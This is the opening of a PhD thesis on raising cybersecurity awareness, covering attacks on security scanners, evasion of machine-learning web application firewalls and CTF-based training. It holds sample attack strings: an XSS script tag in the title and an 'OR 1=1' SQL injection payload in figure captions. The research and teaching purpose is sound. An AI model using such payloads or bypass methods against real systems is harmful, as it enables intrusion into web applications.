Dipartimento di Informatica, Bioingegneria,
Robotica ed Ingegneria dei Sistemi

<script>alert('Expect the Unexpected')</script>
Raising Cybersecurity Awareness by Hook or by Crook

by

Andrea Valenza

Theses Series **DIBRIS-TH-2021-XXXIII**

DIBRIS, Università di Genova

Via Dodecaneso, 35 - 16146 Genova, Italy https://www.dibris.unige.it/

Università degli Studi di Genova

Dipartimento di Informatica, Bioingegneria,

Robotica ed Ingegneria dei Sistemi

Ph.D. Thesis in Computer Science and Systems Engineering
Computer Science Curriculum

<script>alert('Expect the Unexpected')</script>
Raising Cybersecurity Awareness by Hook or by Crook

by

Andrea Valenza

March, 2021

Dottorato di Ricerca in Informatica ed Ingegneria dei Sistemi
Indirizzo Informatica
Dipartimento di Informatica, Bioingegneria, Robotica ed Ingegneria dei Sistemi
Università degli Studi di Genova

DIBRIS, Univ. di Genova
Via Dodecaneso, 35
16146 Genova, Italy
https://www.dibris.unige.it/

Ph.D. Thesis in Computer Science and Systems Engineering
Computer Science Curriculum
(S.S.D. ING-INF/05, INF/01)

Submitted by Andrea Valenza
DIBRIS, University of Genova, Italy

Date of submission: March 3, 2021

Title: <script>alert('Expect the Unexpected')</script>
Raising Cybersecurity Awareness by Hook or by Crook

Advisor: Alessandro Armando[1], Gabriele Costa[2]
[1]DIBRIS, University of Genova, Italy
[2]SySMA Unit, IMT School for Advanced Studies Lucca, Italy

Ext. Reviewers: Roberto Carbone[3], Paolo Prinetto[4], Luca Viganò[5]
[3]Security & Trust Research Unit, FBK-Irst Trento, Italy
[4]Dipartimento di Automatica e Informatica, Politecnico di Torino, Italy
[5]Department of Informatics, King's College London, UK

Abstract

In the last decades, computer security has been a constantly growing concern. Nowadays it is a common understanding that, although crucial, technology alone is not the ultimate solution. To effectively and promptly face new menaces, well-trained security experts and a properly designed process are necessary. Both of them can only be attained via a proper cybersecurity culture.

In this thesis, we address the problems related to the correct cybersecurity mindset. In particular, we focus on two important aspects, i.e., (i) *using security testing to show the lack of a correct mindset in the wild, and* (ii) *develop new and effective security training techniques. For security testing, we present a novel attacker model targeting security scanners. We developed RevOK, an automatic testing tool for our attacker model, and we applied it to detect several vulnerabilities in real-world scanners, including two severe vulnerabilities (CVE-2020-7354 and CVE-2020-7355) that allowed Remote Command Execution in Metasploit Pro. We also investigate a recently proposed attacker model, i.e., adversarial machine learning, and explored its application to machine learning-based Web Application Firewalls (WAF). We developed a proof-of-concept mutational fuzzer, WAF-A-MoLE, that automatically performs SQL injection attacks that bypass WAF analysis. This work shows that both attacker models have been largely neglected by security product developers.*

For security training, we start by considering our experience with a non-formal, hands-on training course held at the University of Genova. The main lesson learned is that having fresh and stimulating exercises is fundamental for the training process. Then, leveraging on this experience, we developed a Damn Vulnerable Application Scanner (DVAS) that provides a training environment for the RevOK attacker model. Finally, we propose a computer-aided framework that supports trainers by partially automating the design and development of new exercises in order to avoid training repetition.

Table of Contents

List of Figures 6

List of Tables 8

Chapter 1 Introduction 9

Chapter 2 Related work 14

2.1 Attacking the attacker 14

2.2 Security scanners assessment 15

2.3 Vulnerability detection 15

2.4 Attacks against WAFs 16

2.5 Evading machine learning classifiers 18

2.6 Cybersecurity Education 18

2.7 Cybersecurity Training Environments 19

Chapter 3 Background 21

3.1 Hypertext Transfer Protocol 21

3.2 Cross-Site Scripting 22

3.3 SQL Injection 22

3.4 Security Scanners 23

3.5 Taint Analysis 25

3.6 Web Application Firewall 25

3.7 Adversarial Machine Learning 25

I Testing Security Blind Spots 27

Chapter 4 Never Trust Your Victim: Weaponizing Vulnerabilities in Security Scanners 28

4.1 Attacker Model 30
4.2 Testing Methodology 30
4.2.1 Test Execution Environment 31
4.2.2 Phase 1: Tainted Flows Enumeration 32
4.2.3 Phase 2: Vulnerable Flows Identification 33
4.3 Implementation and results 34
4.3.1 RevOK 35
4.3.2 Selection Criteria 36
4.3.3 Results 36
4.4 Application Scenarios 39
4.4.1 Scan Attribution 39
4.4.2 Scanning Host Takeover 41
4.4.3 Enhanced Phishing 44
4.5 Lesson Learned 45

Chapter 5 WAF-A-MoLE: Evading Web Application Firewalls through Adversarial Machine Learning 48

5.1 Overview of WAF-A-MoLE 50
5.1.1 Algorithm Description 51
5.1.2 Mutation Operators 52
5.1.3 Mutation Tree 53
5.1.4 Efficiency 54
5.2 WAF Training and Benchmarking 54

5.2.1 Dataset 55
5.2.2 Classification Algorithms 56
5.2.3 Benchmark 58
5.3 Evading Machine Learning WAFs 60
5.3.1 Assessment Results 60
5.3.2 Interpretation of the Results 60
5.3.3 Discussion and Limitations 61
5.4 Lesson Learned 62

II Improving Security Training 63

Chapter 6 Security Training at UniGe 64
6.1 Capture The Flag Competitions 65
6.1.1 Jeopardy 65
6.1.2 Attack/Defense 66
6.1.3 Mixed format 66
6.2 Experience 67
6.2.1 Web Application Development Course 67
6.2.2 ZenHackAdemy 67
6.3 Results 68
6.3.1 Security in Students' Code 68
6.3.2 ZenHackAdemy Survey 70
6.4 Lesson Learned 72

Chapter 7 Damn Vulnerable Application Scanner 73
7.1 Attacker Model 74
7.2 DVAS 75
7.2.1 Architecture 75

7.2.2 Implementation 77
7.2.3 NAX: the Default Scan Target 79
7.3 Demonstration 80
7.4 Lesson Learned 85

Chapter 8 Computer-aided Generation of Cybersecurity Exercises 87
8.1 Flow-Based Programming and Node-RED 88
8.2 Proof-of-Concept: Injection Flaws 89
8.2.1 Cross-Site Scripting 89
8.2.2 SQL Injection 92
8.2.3 Flag Generation 94
8.2.4 Write-up Generation 94
8.3 Lesson Learned 96

Chapter 9 Conclusion 97

Bibliography 101

Appendix A HTTP Probabilistic Grammar 115

Appendix B Vulnerability Disclosure 117
B.1 Vulnerability Disclosure 117
B.1.1 First contact 117
B.1.2 Technical Disclosure 118
B.1.3 Vendors Feedback 119

Appendix C ZenHackAdemy Survey 120

List of Figures

1.1 Number of reported vulnerabilities per year, according to NIST. 10

3.1 Abstract architecture of a security scanner. 24

4.1 Comparison between attacker models. 29
4.2 Phase 1 – find tainted flows. 31
4.3 Phase 2 – find vulnerable flows. 33
4.4 Frequency of tainted and vulnerable flows. 37
4.5 Correlation of tainted fields. 38
4.6 Correlation of vulnerable fields. 38
4.7 XSS exploit on Nmap Online. 40
4.8 Stored XSS exploit on Metasploit Pro. 42
4.9 Phising through CheckShortURL. 46

5.1 Two semantically equivalent payloads. 49
5.2 An outline of the mutational fuzz testing approach. 51
5.3 Core algorithm of WAF-A-MoLE. 52
5.4 A possible mutation tree of an initial payload. 53
5.5 *Guided* (solid) vs. *unguided* (dotted) search strategies applied to initial payload `admin' OR 1=1#` for each iteration. 59
5.6 *Guided* (solid) vs. *unguided* (dotted) search strategies applied to initial payload `admin' OR 1=1#` over time. 59

6.1 Students self-evaluations before the training (left) and after the training (right). Topics: *Linux, Coding/scripting, Network protocols, Web security, Binary analysis, Cryptography, Adversarial machine learning.* . . . 71

6.2 Opinions on *Computer Security, Ethical Hacking, CTF, ZenHackAdemy meetings*. 71

7.1 XSS PoC on JoomScan. . . . 75

7.2 DVAS architecture. . . . 76

7.3 A mock up of a sample challenge page. . . . 77

7.4 The *NAX* admin page. . . . 80

7.5 A schematic representation of *Port scanner* attack. . . . 81

7.6 The *Port scanner* app form. . . . 82

7.7 Local command injection report . . . 83

7.8 Creation of atk.js and import response payload in NAX. . . . 84

7.9 Reverse shell on DVAS via Nmap portscan. . . . 85

8.1 XSS base flow. . . . 90

8.2 Internal representation of the “GET /welcome” node. . . . 90

8.3 Normal user input (left); XSS via `alert` (right). . . . 91

8.4 Subflow for “script” string. . . . 91

8.5 Blocks for “script” and “alert” strings. . . . 92

8.6 SQLi base flow. . . . 92

8.7 SQLi flow with escaped quotes. . . . 93

List of Tables

4.1 Experimental results for security scanners. († required to stay anonymous.) T: tainted, V: vulnerable, M: manually confirmed. 47

5.1 List of mutation operators. 50

5.2 Training phase results. 57

5.3 Benchmark table. 58

6.1 Percentage of assignments that use specific sanitization functions. 69

Chapter 1

Introduction

> "Security is a process, not a product."
>
> – Bruce Schneier

Security is not only a technological problem. Technology can help mitigate security issues in various ways, by helping during the development process with advanced warnings, or by detecting and managing incoming attacks. However, technology cannot provide the ultimate solution since new vulnerabilities and attacks may emerge in the future. Thus, the solution to the security problem must be procedural to handle new, unexpected threats.

Historically, the software development industry first introduced the security requirements for adding security on top of existing development processes and products. However, in many cases one cannot add security on top of an intrinsically insecure object. Moreover, reasoning about the security at the end of the development process leads to late disclosure, so skyrocketing the remediation cost. Thus, in recent years, *security-by-design* [AC19], i.e., interleaving security into the software development lifecycle, emerged as a better approach. A necessary condition is that developers must have security in mind, i.e., they should design and implement secure software instead of "securing" it *a posteriori*. and they must be aware of the consequences of security vulnerabilities in their code [XLC11].

Although security-by-design extends the problem of security to all phases of the software development lifecycle, this does not automatically guarantee that software is secure. Vulnerabilities remain a central issue in software development, and there is no evidence that the number of vulnerabilities is decreasing (in 2020, NIST even reported an increasing number of vulnerabilities than previous years [nvd]; a more detailed trend is shown in Figure 1.1).

Some psychology studies highlight that this is not entirely for lack of training or awareness. For instance, due to human cognitive limitations, developers (and humans in general) employ heuris-



Figure 1.1: Number of reported vulnerabilities per year, according to NIST.

tics when dealing with complex problems instead of analyzing the problem in its entirety [TK96, GHP11]. Moreover, some authors highlight how developers are a central problem in security [WVO08, Gre16]. It is hence beneficial to prime developers with useful information regarding expected (negative) consequences of vulnerabilities in their code [ORM+14] to increase the effectiveness of vulnerability detection in the product development lifecycle [TTCL18]. Finding methods to help developers identify and avoid vulnerabilities in their code remains an open problem.

In this thesis, we consider the problem described above; in particular, we focus on the following aspects. First, we try to verify if knowledgeable security experts also have the mindset needed to avoid unusual vulnerabilities. Ideally, a way of addressing this would involve gathering a large group of security experts and measuring how they fare against a new attacker model that involves well-known vulnerabilities. Designing a social experiment of this magnitude is entirely non-trivial. Secondly, we addressed the issue of investigating the most effective training methodologies, that also take advantage of the lesson learned from the work described above. In particular, it is important to study the effects of hands-on activity, especially in comparison to purely theoretical training.

To address the previously presented issues, we proceed as follows. Through a systematic testing methodology, we consider security experts that reasonably have a high-level knowledge of security topics. In particular, we consider developers of security scanners and Web Application Firewalls (WAFs). For the first part, we assume that these developers know and understand web vulnerabilities since they develop tools to detect them. For the latter, we consider Web Application Firewalls that detect SQL Injection (SQLi) attacks. Starting from this assumption, we want to verify if these developers lack the correct mindset to avoid the very same vulnerabilities they deal with. A possible approach could consist in inviting developers to participate in a survey. However, this type of survey has some limitations, since it requires to involve a large group of

qualified developers, and the results would be subjective. For these reasons, we opt for a more objective approach: by using novel attacker models involving well known vulnerabilities in a different context, we check for vulnerabilities in real-world security products. As stated before, developers of security products should be well-versed in vulnerability detection and exploitation. Hence, we claim that a vulnerability in a security product cannot be due to a lack of knowledge, but to an incorrect mindset. We applied this methodology to many security scanners and WAFs, and several of them were found vulnerable. This implies that knowledge by itself cannot prevent vulnerabilities in general. We believe that only developers with the right mindset can deal with future, upcoming attacker models.

Then, we studied training methodologies that contribute to the fostering of the right mindset towards security. In particular, we focused on understanding how effective hands-on activities for developers are in reducing the number of vulnerabilities in a code base. In recent years, Capture The Flag (CTF) competitions became the *de facto* standard of gamifying security. Security training is provided in pills to participants in the form of *challenges* that they have to solve by finding a solution to a security-related problem. These challenges require both technical knowledge of security vulnerabilities, and the right mindset: participants must think like an attacker to successfully exploit a target application. By using this approach, participants become more and more aware of the consequences of an exploit, as well as forming a security-oriented mentality, including “thinking outside the box”.

CTF challenges can be generic, addressing a standard vulnerability in the target application, or aimed, e.g., containing a specific CVE, a novel attack pattern, or even a 0-day vulnerability. Challenge authors use challenges for multiple purposes, for instance testing the skills of participants, or turning the challenge into teachable moments by showing participants new ways of exploiting known vulnerabilities in specific scenarios. This approach guided us toward the creation of a training academy at the University of Genova. The initiative includes courses, periodic meetings and practical exercises. We observed that this kind of training outperforms pure theoretical education when forming security experts.

There is a constant need for challenges involving specific interesting problems. To address this need, we developed a specific hands-on training ground based on the novel attacker model for security scanners that we presented above. We created a series of training scenarios, that can be used by teachers and self-learners alike, to explore the attacker model in a controlled environment. Since practical exercises often require to assess the security of a deliberately vulnerable target, we took advantage of our new attacker model to design *Damn Vulnerable Application Scanner* (DVAS). In this way, we foster the understanding of both the attack and the correct remediation strategy, so improving the overall awareness of the next generation security experts.

Even though building training scenarios for specific problems is necessary, it is not sufficient by itself. By building a static set of training exercises, participants are faced with repetitive challenges. This leads to diminishing returns in the effectiveness of training, since participants can obviously just repeat a task instead of gaining new information by trial and error. On the other

hand, designing and implementing new challenges can be costly and it requires experience. To mitigate these issues, we investigated the possibility of semi-automatically built training scenarios. Instead of creating a scenario from scratch, trainers (and trainees themselves) can deploy a training scenarios by composing basic building blocks in the right order. Providing a building block catalog, as well as a framework to connect them, greatly lowers the barrier to entry for security trainers.

Contributions of this thesis. We investigate how knowledge without an associated mindset can create blind spots in security products (Part I). To this aim, we test the exploitation of simple, well-known vulnerabilities, i.e., Cross-Site Scripting (XSS) and SQL Injections (SQLi), but in a different context than the standard one. In our first attacker model (Chapter 4), we attack security analysts by injecting XSS payloads in responses instead of requests; this simple shift revealed a heap of vulnerabilities in security scanners, including CVE-2020-7354 and CVE-2020-7355. Moreover, we assess the resilience of Machine Learning based Web Application Firewalls (WAFs) (Chapter 5). This class of WAFs promises to overcome classical WAF issues, e.g., requiring a huge list of attack signatures and not being able to adapt to new attacks. We show how ML-based WAFs are not immune to this kind of attack if an attacker understands how the WAF identifies payloads.

We also propose activities that promote the development of a security mindset (Part II). We start by exploring the world of Capture-The-Flag (CTF) competitions (Chapter 6), the perfect example of blending technical security challenges with lateral thinking through gamification. Since the same technical challenge is inserted in different contexts, participants are forced (and encouraged) to see the vulnerability in a different way instead of repeating the same methodology over and over. During our experience at the University of Genova, we observed that exposing students to CTFs, instead of the usual theoretical security training of the previous years, improved their security awareness when developing web applications, leading to fewer vulnerabilities in their code. Other than building a mindset, an important issue is transferring the acquired knowledge from security researchers to developers. In particular, we developed a "Damn Vulnerable Application Scanner" (Chapter 7) that simulates a vulnerable security scanner, mimicking the behaviour of the ones we found during our analysis. Our experience in practical training showed that building fresh vulnerable applications for each training scenario is costly and requires specific experience. We propose a prototypical framework (Chapter 8) to help trainers and trainees in building training scenarios.

Structure of the thesis. The contributions of this thesis are organized in two parts, i.e., Testing Security Blind Spots and Improving Security Training. The content of each chapter is the following.

In Chapter 1 we introduce the motivation, content, and structure of the thesis. Chapter 2 presents

the work related to this thesis. The background notions required to understand this thesis are presented in Chapter 3. In Chapter 4 we present a novel attacker model for security scanners. We also present a testing methodology for this attacker model and a publicly available implementation of this testing methodology (RevOK). During the development of this methodology, we tested 78 real-world security scanners and we found that 36 of them were vulnerable to our attacker model. We report the results of this analysis and we present CVE-2020-7354 and CVE-2020-7355 for Metasploit Pro. In Chapter 5 we address ML-based Web Application Firewalls (WAFs). WAFs are the industry standard when you want to protect a web application from attackers, especially when you cannot completely assess and fix vulnerabilities in the application. Vulnerabilities are still there, but WAFs block incoming attacks, letting legitimate requests pass. We present WAF-A-MoLE, a guided mutational fuzzer that alters the syntax of a query without changing its semantics. This way, an attack can bypass the WAF and land on the underlying system.

Chapter 6 describes the experience of security training at the University of Genova, and the importance of hands-on training when building awareness in developers. Given the importance of hands-on training, in Chapter 7 we present a training environment called DVAS that simulates a vulnerable security scanner. This enables training on the attacker model presented in Chapter 4. These training environments are hard to build, and once exploited they lose most of their training value, since trainees already know the solution. In Chapter 8 we present a proposal on computer-aided design and deployment of cybersecurity training exercises. Finally, Chapter 9 concludes the thesis.

Part of the content of this thesis is based on previously published articles [VCA20, DVCL20, VDCL20, DLR+19, Val19, CRV21, RV19].

Chapter 2

Related work

In this chapter we survey on the related work. The chapter is organized as follows. We start in Section 2.1 by presenting the work related to security counter attacks, aka *attacking the attackers*. Then we continue with security scanners assessment in Section 2.2 and vulnerability detection in Section 2.3. For what concerns WAF security, Section 2.4 presents attacks against WAFs and Section 2.5 contains techniques to evade machine learning classifiers. Finally, in Section 2.6 we present techniques and methodologies for Cybersecurity Education and in Section 2.7 the creation of Cybersecurity Training Environments.

2.1 Attacking the attacker

Although not frequent in the literature, the idea of attacking the attackers is not completely new. Its common interpretation is that the victim of an attack carries out a counter-strike against the host of the aggressor. However, even tracking an attack to its actual source is almost impossible if the attacker takes proper precautions (as we will discuss in Section 4.4.1). To the best of our knowledge, we are the first to consider the response-based exploitation of an attacker's security scanner.

Djanali et al. [DAP$^+$14] define a low-interaction honeypot that simulates vulnerabilities to lure the attackers to open a malicious website. When this happens, the malicious website delivers a browser exploitation kit. The exploitation relies on a LikeJacking [SOP] attack to obtain information about the attacker's social media profile. Unlike the approach discussed in Chapter 4, their proposal substantially relies on social engineering and does not consider vulnerabilities in the attacker's equipment. Also, Sintov [Sin13] relies on a honeypot to implement a *reverse penetration* process. In particular, his honeypot attempts to collect data such as the IP address and the user agent of the attacker. Again, this proposal amounts to retaliating against attackers after

identifying them.

In terms of vulnerabilities, some researchers already reported weaknesses in security scanners. The closest to our work is CVE-2019-5624 [Car20], a vulnerability in RubyZip that also affects Metasploit Pro. This vulnerability allows attackers to exploit *path traversal* to create a *cron job* that runs arbitrary code, e.g., to create a reverse shell. To achieve this, the attacker must import a malicious file in Metasploit Pro as a new project. However, as for [DAP$^+$14], this attack requires social engineering as well as other conditions (e.g., regarding the OS used by the attacker). As far as we know, this is the only other RCE vulnerability reported for Metasploit Pro. Instead, apart from ours[1], no XSS vulnerabilities have been reported. Finally, in 2021 researchers published Malvuln[2], a website dedicated to collecting vulnerabilities in malware itself, thus confirming the interest in this emerging attacker model.

2.2 Security scanners assessment

Several authors considered the assessment of security scanners. However, they focus on their effectiveness and efficiency in detecting vulnerabilities. Doupé et al. [DCV10] present WackoPicko, an intentionally vulnerable web application designed to benchmark the effectiveness of security scanners. The authors provide a comparison of how open source and commercial scanners perform on the different vulnerabilities contained in WackoPicko. Holm et al. [HSAP11] perform a quantitative evaluation of the accuracy of security scanners in detecting vulnerabilities. Moreover, Holm [Hol12] evaluate the performance of network security scanners, and the effectiveness of remediation guidelines.

Mburano et al. [MS18] compare the performance of OWASP ZAP and Arachni. Their tests are performed against the OWASP Benchmark Project [Fou20] and the Web Application Vulnerability Security Evaluation Project (WAVSEP) [Che20b]. Both these projects aim to evaluate the accuracy, coverage, and speed of vulnerability scanners.

To the best of our knowledge, there are no proposals about the security assessment of security scanners. Among the papers listed above, none consider the attacker model defined in Chapter 4 or, in general, the existence of security vulnerabilities in security scanners.

2.3 Vulnerability detection

Many authors proposed techniques to detect software vulnerabilities. In principle, some of these proposals can be applied to security scanners.

[1] CVE-2020-7354 and CVE-2020-7355

[2] `https://malvuln.com`

The general structure of vulnerability testing environments was defined by Kals et al. [KKKJ06]. We based the *test execution environment* in Chapter 4 on their abstract framework, adapting it to inject responses instead of requests. The main difference is our test stub, that receives the requests from the security scanner under test. We substitute the crawling phase with a tainted flow enumeration phase (that will be discussed in Section 4.2.2). During the attack phase, we substitute the payload list with a list of polyglots, which reduces testing time. Our exploit checker implements their analysis module as we also deal with XSS.

Many authors have proposed techniques to perform vulnerability detection through dynamic taint analysis. For instance, Xu et al. [XBS05] propose an approach that dynamically monitors sensitive sinks in PHP code. It rewrites PHP source code, injecting functions that monitor data flows and detect injection attempts. Avancini and Ceccato [AC10] also use dynamic taint analysis to carry out vulnerability detection in PHP applications. Briefly, they implement a testing methodology aiming at maximizing the code coverage. To check whether a certain piece of code was executed, they rewrite part of the application under test to deploy local checks. These approaches rely on inspecting and manipulating the source code of the application under test. Instead, we work under a black-box assumption.

Besides vulnerability detection, some authors even use dynamic taint analysis to implement exploit detection and prevention methodologies. Vogt et al. [VNJ+07] prevent XSS attacks by combining dynamic and static taint analysis in a hybrid approach. Similarly, Wang et al. [WXZ+18] detect DOM-XSS attacks using dynamic taint analysis. Both these approaches identify sensitive data sinks in the application code and monitor whether untrusted, user-provided input reaches them.

Dynamic taint analysis techniques were also proposed to detect vulnerabilities in binary code. Newsome and Song [NSNS05] propose *TaintCheck*, a methodology that leverages dynamic taint analysis to find attacks in commodity software. *TaintCheck* tracks tainted sinks and detects when an attack reaches them. It requires a monitoring infrastructure to achieve this. Clause et al. [CLO07] propose a generic dynamic taint analysis framework. Similarly to [NSNS05], Clause et al. implement their technique for x86 binary executables. However, the theoretical framework could be adapted to fit our methodology. In principle, the exploit prevention techniques mentioned above might be used to mitigate some of the vulnerabilities detected in Chapter 4. However, they do not deal with vulnerability detection. Moreover, they require access to the application code.

2.4 Attacks against WAFs

Appelt et al. [ANB15, ANPB18] propose a technique to bypass signature-based WAFs. Their technique is a search-based approach in which they create new payloads from existing blocked payloads. The problem with implementing a search-based approach in this context is hard: the

obvious evaluation function for a payload against the target WAF is a decision function with values `PASSED/BLOCKED`. Search-based approaches perform poorly if the evaluation function has many plateaus. To mitigate this issue, the authors propose an approximate evaluation function which returns the probability of a payload of being "near" the `PASSED` or `BLOCKED` state. In the best case scenario, this function smooths the plateau and the search algorithm converges to the `PASSED` state.

For what concerns automata-based WAFs, Halfond et al. [HO05] propose *AMNESIA*, a tool to detect and prevent SQL injection attacks. The algorithm works by creating a Non-Deterministic Finite Automa representing all the SQL queries that the application can generate. Attackers can bypass it (i) if the model is too conservative and includes queries that cannot be generated by the application or (ii) if the attack has the same structure of a query generated by the application. Bandhakavi et al. [BBMV07] developed *CANDID*, a tool that detects SQL injection attempts via candidate selection. This approach consists of transforming incoming queries into a canonical form and evaluating them against candidates generated by the application.

Finally, some authors propose to leverage machine learning to identify incoming attacks. Ceccato et al. [CNAB16] propose a clustering method for detecting SQL injection attacks against a victim service. The algorithm learns from the queries that are processed inside the web application under analysis, using an unsupervised one-class learning approach, namely K-medoids [KR87]. New samples are compared to the closest medoid and flagged as malicious if their edit distance w.r.t. the chosen medoid is higher than the diameter of the cluster. Kar et al. [KPS16] develop SQLiGoT, a support vector machine classifier (SVM) [CV95] that expresses queries as graphs of tokens, where edges represent the adjacency of SQL-tokens. This is the classifier we used in our analysis in Chapter 5. Pinzon et al. [PDPH$^+$13] explore two directions: visualization and detection, achieved by a multi-agent system called *idMAS-SQL*. To tackle the task of detecting SQL injection attacks, the authors set up two different classifiers, namely a Neural Network and an SVM. Makiou et al. [MBS14] developed an hybrid approach that uses both machine learning techniques and pattern matching against a known dataset of attacks. The learning algorithm used for detecting injections is a Naive Bayes [Mar61]. They look for 45 different tokens inside the input query, chosen by domain experts. Similarly, Joshi et al. [JG14] use a Naive Bayes classifier that, given a SQL query as input, extracts syntactic tokens using spaces as separator. The algorithm produces a feature vector that counts how many instances of a particular word occur in the input query. The vocabulary of all the possible observable tokens is set *a priori*. Komiya et al. [KPH11] propose a survey of different machine learning algorithms for SQL injection attack detection.

2.5 Evading machine learning classifiers

Although in theory evading techniques can be applied to the context of WAFs, we are not aware of any work that directly addresses them. The techniques that are used in the state of the art are divided in two different categories: (i) gradient and (ii) black-box methods. For a comprehensive explanation of these techniques, Biggio et al. [BR18] expose the state of the art of adversarial machine learning in detail. The attacker can compute the gradient of the victim classifier w.r.t. the input they use to test the classifier. Biggio et al. [BCM+13] propose a technique for finding adversarial examples against both linear and non linear classifiers, by leveraging the information given by the gradient of the target model. Similarly, Goodfellow et al. [GSS15] present Fast Gradient Sign Method (FGSM), which is used to perturb images to shift the confidence of the real class towards another one. Papernot et al. [PMJ+16] propose an attack that computes the best two features to perturb in order to most increase the confidence of it belonging to a certain class. Similarly to the previous one, this method leverages the gradient information. If the attacker cannot inspect the target system, but they have some information regarding it, they can try to learn a surrogate classifier, as proposed by Papernot et al. [PMG+17]. Many papers that craft attacks in other domains [DBL+19, RSRE18, KDB+18] belong to this category. If the attacker does not have access to the model, or they have no information on how to reconstruct it locally, they treat this case as a black-box optimization problem. Ilyas et al. [IEAL18] apply an evolution strategy to limit the number of queries that are sent to the victim model to craft an adversarial example. Xu et al. [XQE16] propose a technique that uses a genetic algorithm for crafting adversarial examples that bypass PDF malware classifiers. Anderson et al. [AKFR17] evade different malware detectors by altering malware samples using semantics invariant transformations, by leveraging only the score provided by the victim classifier.

2.6 Cybersecurity Education

Proper cybersecurity education is a hot topic in computer science. The main issue educators have to face when teaching this subject is that it is often perceived as a complicated (and sometimes dull) subject for beginners [VB16]. This is especially true for beginner developers: since they have to learn new technologies to make a project work, they want to focus on the subject at hand, instead of also having to handle security. Current computer science curricula allow this kind of behavior by separating their software security courses from their development ones. Yue [Yue16] points out the importance of integrating security aspects into general computer science courses. This approach leads to a higher awareness of security issues and makes students think about security when writing code. Forcing this integration is hard because developers think they do not need security to deliver their products. As discussed in Chapter 1, this is due to many factors, including a lack of understanding of the real consequences of an attack.

Nowadays, the most widespread way to make developers learn and care about security is through gamification [VB16, BRJ+17, SB16]. Many approaches have been proposed, especially to train non-technical personnel. For example, Flushman et al. [FGP15] and Morelock et al. [MP18] both set up a 10-week course in which students played an Alternate Reality Game, mimicking a real security team. Students were prompted to discuss choices and outcomes, and results show that this approach improved their performances and awareness in cybersecurity. Another example from Chothia et al. [CPO18] proposes a method to teach phishing techniques. The main goal of this approach is to demystify the idea that phishing attacks are easy to identify and only "gullible" people fall for them. Students are encouraged to discuss phishing attacks, attempting to understand how they work. The experience of Blasco et al. [BQ18] uses commercial movies to teach information security. After identifying security-relevant events during the movie, students identify the best countermeasures that would have prevented the events referring to ISO/IEC 27002:2013 list of security controls [iso13]. Lastly, Blanken-Webb et al. [BWPB+18] note that, along with training on technical cybersecurity subjects, students also require strong ethics.

Even though these approaches are especially effective for beginners and non-technical personnel, they lack depth when discussing with developers. While these methods help to spread awareness on security issues and make developers worry about security when they write code, they do not give a deep understanding of what causes a security issue and how to solve it in complex software. Because of these reasons, the leading gamification technique consists in Capture The Flag (CTF) events, that will be described in Section 6.1. In fact, Chapman et al. [CBB14] presents *PicoCTF*, a custom CTF specifically designed for high school students. Having an aptly made CTF ended up being more engaging for students than traditional CTFs. This approach is the most similar to the one we employed in Chapter 6.

2.7 Cybersecurity Training Environments

Many initiatives focus on the development of training environments for security experts. Among them, many put forward vulnerable systems to be used as the target of VAPT sessions. Damn Vulnerable Web Application [DVW10] (DVWA) is an open source PHP/MySQL web application that security professionals use to test their skills and tools in a controlled environment. It consists of several distinct exercises focusing on some major vulnerabilities that are common in web applications, e.g., XSS and SQLi. Exercises also have different difficulty levels. Higher levels introduce additional checks on the attacker input, making the exploitation process more complex. Also WackoPicko [DCV10] is a PHP web application suffering from a number of vulnerabilities that can be used for security training. However, as previously discussed, its main purpose is to test the effectiveness of automatic vulnerability scanners.

The Open Web Application Security Project devoted a considerable effort to provide the community of security experts with vulnerable targets for their training [Prob]. Among them, Web-

Goat [Pro20c] is a Java-implemented, deliberately insecure web application. Another OWASP project is Multillidae [Proa], a vulnerable application including more than 40 vulnerabilities, with a particular emphasis to the OWASP Top Ten [Fou17] ones. Another similar initiative is Gruyere [Goo]. Briefly, it is a vulnerable web site where security analyst can test their skills in both white-box and black-box vulnerability testing.

Beyond web application security, similar initiatives target different technologies. For instance, Damn Vulnerable Web Services [San] is a container of vulnerable services to be remotely exploited. Even operating systems have been adapted for this purpose, as it it the case for Damn Vulnerable Windows [Gen]. Also, all-in-one vulnerable environment meant to provide a virtual laboratory for penetration testing exist, e.g., Metasploitable [Rapb].

More recently, similar proposals have been put forward even for entire infrastructures. For instance, Damn Vulnerable Cloud Application [Leb] is a deliberately vulnerable AWS-based cloud application. For what concerns critical infrastructures, Damn Vulnerable IoT Device [Cou] and Damn Vulnerable Chemical Process [KL15] emulate vulnerable embedded, IoT devices and a SCADA system, respectively.

However, to the best of our knowledge, none of the existing proposals include vulnerabilities that are compatible with the attacker model considered in Chapter 4 and Chapter 7.

Chapter 3

Background

In this chapter, we recall some basic concepts for a correct understanding of this thesis.

3.1 Hypertext Transfer Protocol

HTTP [FGM+99] is a stateless, client-server protocol. Clients submit a request and receive a response from the server. Requests are typically used to retrieve a resource from the server. For instance, an HTTP Request may look like the following:

```
GET /document.html HTTP/1.1
Host: site.com
```

to denote that the client is requesting (`GET`) the `/document.html` resource. Requests also include parameters and options, e.g., `HTTP/1.1` from the example above to specify the protocol version. Finally, requests may or may not contain a body, where the client can insert a resource (more common for `POST` requests, where the client submits data to the server).

Responses also follow a rigorous syntax. For instance, a server may answer in the following way to the request above.

```
HTTP/1.1 200 OK
Server: nginx/1.17.0
```

The meaning of this response is that the requested document exists (`200 OK`) and it is returned by the server. Also responses have parameters that appear in the header part. Here, the header includes the `Server` field which contains an identifier of the HTTP server. Similarly to requests, responses can also have a body, containing the actual resource that the client requested.

3.2 Cross-Site Scripting

